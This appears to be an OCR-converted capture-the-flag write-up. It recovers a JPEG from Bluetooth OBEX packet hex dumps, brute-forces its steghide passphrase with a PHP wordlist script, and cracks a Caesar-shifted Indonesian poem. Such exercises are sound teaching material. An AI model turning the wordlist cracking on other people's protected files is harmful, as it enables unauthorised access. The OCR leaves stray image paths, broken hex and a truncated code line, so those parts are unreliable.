616437386136643736393662663735643234663937613563656665306163333
65363138666362326133633563623962
```

Frame 50




```
17.191351      RFCOMM      1022 Sent UIH DLCI=16
17.191366      RFCOMM      1022 Sent UIH DLCI=16
17.191382      RFCOMM        77 Sent UIH DLCI=16
17.196184      HCI_EVT        8 Rcvd HCI Event Number of Completed
```

```
▷ Frame 50: 1022 bytes on wire (8176 bits), 1022 bytes captured (8176 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (1008 bytes)
    Data: 393661333863363561656139323466393735643566326236...
    [Length: 1008]
```

```
0000  02 02 20 f9 03 f5 03 55  00 43 ef e0 07 39 36 61   .. ....U .C...96a
0010  33 38 63 36 35 61 65 61  39 32 34 66 39 37 35 64   38c65aea 924f975d
0020  35 66 32 62 36 65 32 64  66 35 36 62 35 64 35 30   5f2b6e2d f56b5d50
0030  37 30 33 66 38 61 38 61  33 39 66 34 66 64 36 38   703f8a8a 39f4fd68
0040  61 66 30 63 66 62 30 31  30 31 31 38 65 61 36 62   af0cfb01 0118ea6b
0050  65 36 33 38 66 65 32 33  36 62 31 30 37 63 31 32   e638fe23 6b107c12
0060  39 66 34 61 33 36 61 62  32 34 66 37 33 66 62 34   9f4a36ab 24f73fb4
0070  61 62 65 38 39 30 32 30  37 32 33 63 63 62 36 37   abe89020 723ccb67
0080  66 31 38 37 39 39 32 39  33 65 62 38 38 34 63 64   f1879929 3eb884cd
```

39366133386336356165613932346639373564356632623665326466353662
35643530373033663861386133396634666436386166306366623031303131
38656136626536333866653233366231303763313239663461333661623234
66373366623461626538393032303732336363623637663138373939323933
65623838346364633761326665333565656466313966653262373836666530
35666332356631333763363666316132646333363933653135643061656635
37643465336233386333346136306236383561363730386163343033323135
34363030333135633963373232626631656263316266663030303731613766
63313365663538663131373834656462356264326263376261363538353837
63373864366263353961623139666333643163393862303965643735346662
32623632323939393862666461366565646362323265373162303930346533
33343065636564373364656666303065306537306631363466613637656365
31663062626332623639613934393661663739663132376564653235386134
32616338326461636165336536303437323038333332396464646162663138
37633537666630303035373166386537653166383335336433626333666630
30663038663738383335326237333163353634646162646133636237623737
37313262393434303136323965323639346534376363343262623635383637
61623161666235336665306263396666303531366638316666303066303534
30663835666530386231666438323763346661646638396235376630376265
61663265623761306364653137626362353939353665653138313230393132
34393130343663633165323634643830393263356336303163316166393462
66653064376166663832373162376564373766663035316338666533333763
36626433653366656332663833643063356532326238643233353263323462
37396139393931383538613938396265363261623261393964646231623431
62373435366666353833373535306337636538353639343638643439343561
64663935643966663331353863633961613536633164326334363262306637
61373262663263396332663139333466393564396461643738636234393262
61376534643166643130666663313330376530306663353366383039666231
63663834373462666461323335313861663765323365623161373437613966
38646537383664323338353664616632363162633539323263363032663937
36633835363030373936323633363732343937323662653836633866353334
30306330363036323937653666366132373361393532346535323935653466
616266373863363134613964316137
31

Frame 51




```
17.191351        RFCOMM        1022 Sent UIH DLCI=16
17.191366        RFCOMM        1022 Sent UIH DLCI=16
17.191382        RFCOMM          77 Sent UIH DLCI=16
17.196184        HCI_EVT          8 Rcvd HCI Event Number of Complete

▷ Frame 51: 1022 bytes on wire (8176 bits), 1022 bytes captured (8176 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (1008 bytes)
    Data: 383532386335323562323863366362656534323634376637...
    [Length: 1008]

0000  02 02 20 f9 03 f5 03 55  00 43 ef e0 07 38 35 32   .. ....U .C...852
0010  38 63 35 32 35 62 32 38  63 36 63 62 65 65 34 32   8c525b28 c6cbee42
0020  36 34 37 66 37 38 64 31  34 62 66 33 66 62 35 31   647f78d1 4bf3fb51
0030  35 32 35 39 65 35 62 66  62 36 61 37 38 31 64 66   5259e5bf b6a781df
0040  65 32 33 66 65 63 61 66  65 33 62 66 30 33 63 37   e23fecaf e3bf03c7
0050  31 62 33 37 66 36 61 37  38 36 36 66 32 64 38 61   1b37f6a7 866f2d8a
0060  30 66 65 32 30 66 30 62  32 39 35 66 63 37 37 35   0fe20f0b 295fc775
0070  37 66 32 64 66 66 62 33  61 37 38 36 62 65 30 35   7f2dffb3 a786be05
0080  37 63 32 34 66 64 62 34  36 63 37 35 32 66 38 64   7c24fdb4 6c752f8d
```

```
38353238633532356232386336636265653432363437663738643134626633
66623531353235396535626662366137383164666532336665636166653362
66303363373162333766366137383636663264386130666532306630623239
35666337373537663264666662336137383662653035376332346664623436
63373532663864356531346234643566633239613565626632636432653939
37663066393936643330326163663665323734666533383833313863626139
65306138326137323332623566643661663838616332336435373432626364
33323463313562386236373432626562393036626639303766646262616337
35616638363966623566376334366638336562306364303661336132373839
33353162373061363037313862363462393232646361653137653637373835
39303830333964613031656562353265653961363639303537386339376366
66303061663931666232336662346237656465356662333936613566303565
63336333376630346663333361313561633337316137326333616437383766
34346431363038653134343230336337333232633461306236316332386461
33373035636133326564646134396663626166386233616666386337666530
39663966313562346666646238666630303633626631653565373836373538
66306636613536643666336337326463333439306466613461303839326461
36343237663738616331336537386366306361633065303332383633663330
66633339643462663663636233393635623366383339613337633430386564
34346333303936666132346536303732343166646532633532323935336430
66333863663233643661663738663766363634666638323934666564313737
35366139653362663836336631333335633136613333363731366131613235
64323431366662393732646231353930343638376130366330656136613563
36396633663364623564616636643664646239386561386366316266353666
61616161396662623664346164636465656464326234356632646564376233
36616636626438666561323766653039306666303066303538306638306666
30306630353538663832653335656630633464366661316663343164313230
```

34356631613738316534623863636236636666303037376564333031336363
62366232316538666434313664386638333832646635666531376662623566
63383866656331376666303466665666638326266663030656366663030666 2
34353738356665333037656365626630626263343165313066313065396461
39633766363764366165653635386532343839643832633832363863666661
6438353934393536386338323138363 4

Frame 52




```
17.191382          RFCOMM          77 Sent UIH DLCI=16
17.196184          HCI_EVT          8 Rcvd HCI Event Number of Complete
```

```
▷ Frame 52: 77 bytes on wire (616 bits), 77 bytes captured (616 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (64 bytes)
    Data: 36333338616665623766633262376461393661376531646 2...
    [Length: 64]
```

```
0000  02 02 20 48 00 44 00 55  00 43 ef 81 36 33 33 38   .. H.D.U .C..6338
0010  61 66 65 62 37 66 63 32  62 37 64 61 39 36 61 37   afeb7fc2 b7da96a7
0020  65 31 64 62 32 64 34 33  35 37 34 35 34 62 61 39   e1db2d43 57454ba9
0030  36 64 63 33 34 65 61 62  31 65 64 31 62 66 31 63   6dc34eab 1ed1bf1c
0040  65 30 31 36 36 32 30 36  37 62 36 34 24            e0166206 7b64$
```

36333338616665623766633262376461393661376531646232643433353734
35346261393664633334656162316564316266316365303136363230363762
3634


Frame 56



```
19.048744    RFCOMM     297 Sent UIH DLCI=16
19.067806    HCI_EVT      8 Rcvd HCI Event Number of Complete

▷ Frame 56: 297 bytes on wire (2376 bits), 297 bytes captured (2376 bits)
▷ Bluetooth HCI H4
▷ Bluetooth HCI ACL Packet
▷ Bluetooth L2CAP Protocol
▷ Bluetooth RFCOMM Protocol
▽ Data (283 bytes)
    Data: 02011b480118666436396335613936633733643561313361...
    [Length: 283]

0000  02 02 20 24 01 20 01 55  00 43 ef 36 02 02 01 1b   .. $. .U .C.6....
0010  48 01 18 66 64 36 39 63  35 61 39 36 63 37 33 64   H..fd69c 5a96c73d
0020  35 61 31 33 61 32 39 33  37 36 64 37 62 33 34 66   5a13a293 76d7b34f
0030  66 30 30 32 36 66 39 37  65 36 35 66 64 61 62 66   f0026f97 e65fdabf
0040  64 63 33 34 35 33 62 66  65 30 37 34 35 35 39 38   dc3453bf e0745598
0050  38 38 65 30 36 63 33 63  35 37 63 63 37 66 31 37   88e06c3c 57cc7f17
0060  33 63 31 31 65 30 61 64  34 33 65 32 36 64 63 64   3c11e0ad 43e26dcd
0070  65 35 66 66 38 33 66 34  62 62 38 39 39 66 65 66   e5ff83f4 bb899fef
0080  34 62 33 35 38 32 33 33  31 66 61 39 32 62 39 61   4b358233 1fa92b9a
0090  32 38 61 30 30 64 38 66  30 39 66 38 30 66 63 30   28a00d8f 09f80fc0
```

02 = PUT
011b = 283 bytes
48 = header (content of file)
0118 = 280 bytes
6664363963356139366337336435613133613239333736643762333466663030323666393765363566646162666463333435336266653037343535393838386530366333633537636337663137336331316530616434336532366463646535666638336634626238393966656634623335383233333166613932623961323861303064386630396638306663303633383137636266303636393262643361363964303866663030643936626430623431663039373835363230336361663036353965626337366232386337663461323861303065616234636431333435383937333065393136613834373432623665303766346164386330353034303138613238613030333062653934353134353030376666643930a


After combining all data from all frames related to data transfer, I can convert those bytes into binary file.



```
import binascii
data = "66666438666666530303031303461343634393436303030313031303030
databin = binascii.unhexlify(data)

databin2 = binascii.unhexlify(databin)

f = open('mediumnet.jpg','wb')
f.write(databin2)
```

This figure below is file extracted from OBEX capture file.

The key is not apparent in that file, it is hidden using steghide, one of steganography tools. I made simple script to brute force steghide password based on standard john the ripper wordlist.



C:\wamp\www\ctf\steghidecrack.php - Notepad++
File Edit Search View Encoding Language Settings Macro Run TextFX Plugins Window ?
steghidecrack.php
Command Prompt


```php
<?php
$steghide = "c:\users\miracle\downloads\steghide\steghide.exe";
$target = "c:\users\miracle\desktop\mediumnet.jpg";
$wordlist = "c:\wamp\www\ctf\jtrpassword.lst";

$wordstxt = file_get_contents($wordlist);
$words = explode("\n",$wordstxt);

foreach ($words as $guess) {
    passthru("$steghide extract -q -f -sf $target -p $guess ",$status);
    if ($status == 0) {
        print "Berhasil, password: $guess\n";
        break;
    }
}
?>
```

```
C:\wamp>bin\php\php5.3.0\php.exe www\ctf\steghidecrack.php
steghide: could not extract any data with that passphrase!
steghide: could not extract any data with that passphrase!
Berhasil, password: password

C:\wamp>
```

D. Cryptography


D.1 Easy

I use this simple script to brute force possible shift count in julius cipher.



```
cipher = "GCW ESFLST HMLSJDSZ AFA QZSLQFN R LFSFX PFWJSF GFMFLNF IFS XJINM NS
  SDFBFPZ INOTITMPFS QFSLNY IFS FSFP PNYF FPFS QFMNW IN HFPWFBFQF FIF UZS RFY
  OZBNYFPZ DFSL HFPFU RJXPNUZS YFSUF IFSIFSFS ZSYZPRZ MNIZUPZ YJWGZPF BFWSF B
  LJYFWFS FOFNG RJSLLJWFPPFS UJSFPZ YFSUF XJPJOFU UZS QZUZY IFWN PJSFSLFS UFI


for i in range(0,100):
  print str(i)+":"
  newc = ""
  for c in cipher:
    ch = ord(c) + i
    newc += chr(ch)

  print newc
  print
```

This figure below shows a valid key found, 27.




```
24:
_[o8]k^dkl8`edkb\kr8Y^Y8irkdi^f8j8d^k^p8h^obk^8_^e^df^8a^k8pbafe8fka^e8a^k
8hfq^8^h^k8i^efo8af8`^ho^Z^i^8^a^8mrk8j^q^8hfq^8^h^k8qborp8_boq^q^m^k8efkd
8qbo_rh^8Z^ok^8Z^ok^8hbefarm^k8_bombka^o8mbka^o8jbk^hgr_h^k8fp\^o^q8fp\^o^
r8_bodbo^h8jbkrifp8m^jmibq8jbjmboq^e^kh^k8hbefarm^k

25:
`\p9^l_elm9afelc]ls9Z_Z9jslej_g9k9e_l_q9i_pcl_9`_f_eg_9b_l9qcbgf9glb_f9b_l
9igr_9_i_l9j_fgp9bg9a_ip_[_j_9_b_9nsl9k_r_9igr_9_i_l9rcpsq9`cpr_r_n_l9fgle
9rcp`si_9[_pl_9[_pl_9icfgbsn_l9`cpnclb_p9nclb_p9kcl_ihs`i_l9gq]_p_r9gq]_p_
s9`cpecp_i9kclsjgq9n_knjcr9kckncpr_f_li_l9icfgbsn_l

26:
a]q:_m`fmn:bgfmd^mt:[`[:ktmfk`h:l:f`m`r:j`qdm`:a`g`fh`:c`m:rdchg:hmc`g:c`m
:jhs`:`j`m:k`ghq:ch:b`jq`\`k`:`c`:otm:l`s`:jhs`:`j`m:sdqtr:adqs`s`o`m:ghmf
:sdqatj`:\`qm`:\`qm`:jdghcto`m:adqodmc`q:odmc`q:ldm`jitaj`m:hr^`q`s:hr^`q`
t:adqfdq`j:ldmtkhr:o`lokds:ldlodqs`g`mj`m:jdghcto`m

27:
b^r;`nagno;chgne_nu;\a\;lunglai;m;ganas;karena;bahagia;dan;sedih;indah;dan
;kita;akan;lahir;di;cakra]ala;ada;pun;mata;kita;akan;terus;bertatapan;hing
;terbuka;]arna;]arna;kehidupan;berpendar;pendar;menakjubkan;is_arat;is_ara
u;bergerak;menulis;pamplet;mempertahankan;kehidupan

28:
c_s<aobhop<dihof`ov<]b]<mvohmbj<n<hbobt<lbsfob<cbibhjb<ebo<tfeji<joebi<ebo
<ljub<blbo<mbijs<ej<dblsb^bmb<beb<qvo<nbub<ljub<blbo<ufsvt<cfsububqbo<ijoh
<ufscvlb<^bsob<^bsob<lfijevqbo<cfsqfoebs<qfoebs<nfoblkvclbo<jt`bsbu<jt`bsb
```

Even though the text is not perfectly decrypted, the decrypted text is good enough to be googled. That text is a poem created by rendra.

